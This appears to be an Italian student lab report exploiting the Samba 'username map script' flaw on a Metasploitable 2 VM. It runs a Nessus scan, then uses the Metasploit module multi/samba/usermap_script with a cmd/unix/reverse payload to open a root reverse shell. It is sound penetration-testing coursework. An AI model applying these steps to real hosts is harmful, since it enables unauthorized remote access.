
Report Attività Giorno 4

Network Exploitation con Metasploit Framework

Target: Metasploitable 2 (192.168.50.150)
Attacker: Kali Linux (192.168.50.100)
Obiettivo: Sfruttamento vulnerabilità Samba (Porta 445)



Data: 27 gennaio 2026

1 Introduzione e Obiettivi

L'obiettivo dell'attività odierna è identificare e sfruttare una vulnerabilità critica nel servizio di condivisione file **Samba**, attivo sulla macchina target *Metasploitable 2*. L'attacco prevede una fase preliminare di scansione delle vulnerabilità, seguita dall'utilizzo del framework **Metasploit** per ottenere l'accesso remoto non autorizzato (Reverse Shell).

2 Fase 1: Vulnerability Assessment (Nessus)

In prima istanza, è stata eseguita una scansione automatizzata utilizzando il tool **Nessus Essentials** per mappare la superficie di attacco del target (IP: 192.168.50.150).

La scansione ha evidenziato una vulnerabilità critica relativa al servizio Samba (Porte 139/445 TCP), identificata come *"Samba 'username map script' Command Execution"*. Questa falla permette l'esecuzione di codice arbitrario tramite metacaratteri shell non sanitizzati.




Figura 1: Risultato della scansione Nessus.




Figura 2: Risultato della scansione Nessus: rilevata vulnerabilità Samba.

3 Fase 2: Exploitation con Metasploit

3.1 Selezione dell'Exploit

Avviata la console di Metasploit ('msfconsole'), è stata effettuata una ricerca per individuare i moduli disponibili per il servizio Samba. Come mostrato in Figura 3, è stato identificato l'exploit `multi/samba/usermap_script` (Rank: Excellent).

Figura 3: Ricerca dei moduli Samba in MSFConsole.

3.2 Configurazione del Payload

Dopo aver selezionato il modulo (`use 13`), sono stati configurati i parametri di rete fondamentali:

- **RHOSTS:** 192.168.50.150 (IP Vittima)
- **LHOST:** 192.168.50.100 (IP Attaccante)
- **LPORT:** 5555 (Porta di ascolto personalizzata come da requisiti)

È stato confermato l'utilizzo del payload `cmd/unix/reverse`, che istruisce la vittima a connettersi verso la macchina attaccante.




Figura 4: Configurazione dei parametri RHOSTS e LHOST.

3.3 Esecuzione dell'Attacco

Lanciando il comando `run`, l'exploit ha inviato il payload malevolo al servizio Samba. Come evidenziato in Figura 5, l'attacco ha avuto successo immediato, aprendo la **Sessione 1** (Command Shell).




Figura 5: Ottenimento della Reverse Shell (Session 1 opened).

4 Fase 3: Verifica Post-Exploitation

Per confermare l'avvenuta compromissione e l'identità della macchina controllata, è stato eseguito il comando `ifconfig` direttamente dalla shell remota. L'output conferma che stiamo operando sull'indirizzo IP `192.168.50.150`, corrispondente alla macchina Metasploitable.




Figura 6: Verifica dell'indirizzo IP della vittima tramite comando ifconfig.

5 Conclusioni

L'attività ha dimostrato come una configurazione obsoleta di Samba permetta a un attaccante remoto di ottenere privilegi di root sulla macchina target senza necessità di autenticazione. L'uso combinato di Nessus per l'identificazione e Metasploit per l'esecuzione ha permesso di completare la catena di attacco in pochi passaggi.